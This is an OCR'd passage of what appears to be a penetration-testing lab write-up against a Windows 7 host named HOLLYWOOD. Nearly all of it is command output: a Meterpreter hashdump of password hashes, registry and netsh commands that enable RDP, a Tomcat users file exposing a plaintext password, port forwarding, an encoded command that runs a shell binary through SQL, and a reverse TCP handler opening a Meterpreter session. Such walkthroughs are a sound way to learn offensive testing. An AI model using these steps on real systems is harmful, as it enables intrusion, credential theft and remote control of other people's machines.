
```
(null)      (null)     (null)
User        HOLLYWOOD  (null)
hollywood$  WORKGROUP  (null)


meterpreter >
```

Hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:283c3c4dc5544a73569f35f22a5b1dca:::
User:1000:aad3b435b51404eeaad3b435b51404ee:f9e1a02072d330ddf77ad82cb54d5ec4:::
```

Enable RDP

```
C:\sysprep>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 021A-9C32

 Directory of C:\sysprep

01/24/2019  04:51 PM    <DIR>          .
01/24/2019  04:51 PM    <DIR>          ..
01/24/2019  04:51 PM         1,121,088 guestcustutil.exe
01/24/2019  04:51 PM             8,192 MountedDevicesBackup
01/24/2019  04:51 PM             4,782 sysprep.xml
               3 File(s)      1,134,062 bytes
               2 Dir(s)  44,524,109,824 bytes free

C:\sysprep>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
/t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f
The operation completed successfully.

C:\sysprep>netsh advfirewall firewall set rule group="remote desktop" new enable=yes
netsh advfirewall firewall set rule group="remote desktop" new enable=yes

Updated 1 rule(s).
Ok.


C:\sysprep>
```



Tomcat users file

```
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.
-->
<!--
  NOTE:  The sample user and role entries below are wrapped in a comment
  and thus are ignored when reading this file. Do not forget to remove
  <!.. ..> that surrounds them.
-->

  <role rolename="manager-gui"/>
  <user username="tomcat" password="wlx!72323?qw#RfT12" roles="manager-gui"/>
```


```
</tomcat-users>
```

Fun stuff


Create portforwarding that forwards to holywood port 80 when local port 8888 is accessed

```
meterpreter > portfwd add -l 8888 -p 80 -r 10.150.150.219
[*] Local TCP relay created: :8888 <-> 10.150.150.219:80
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local              Remote        Direction
   -----  -----              ------        ---------
   1      10.150.150.219:80  0.0.0.0:8888  Forward

1 total active port forwards.

meterpreter >
```


Go to SQL and enter the following payload and click go



RCE confirmed



Shell popped




```
cmd /c c:\\temp\\shell2.exe
%63%6d%64%20%2f%63%20%63%3a%5c%5c%74%65%6d%70%5c%5c%73%68%65%6c%6c%32%2e%65%78%65
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.66.67.242:4444
[*] Sending stage (175174 bytes) to 10.150.150.219
[*] Meterpreter session 1 opened (10.66.67.242:4444 -> 10.150.150.219:49402) at 2021-10-04
17:01:48 +0800

meterpreter > sysinfo
Computer        : HOLLYWOOD
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: HOLLYWOOD\User
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```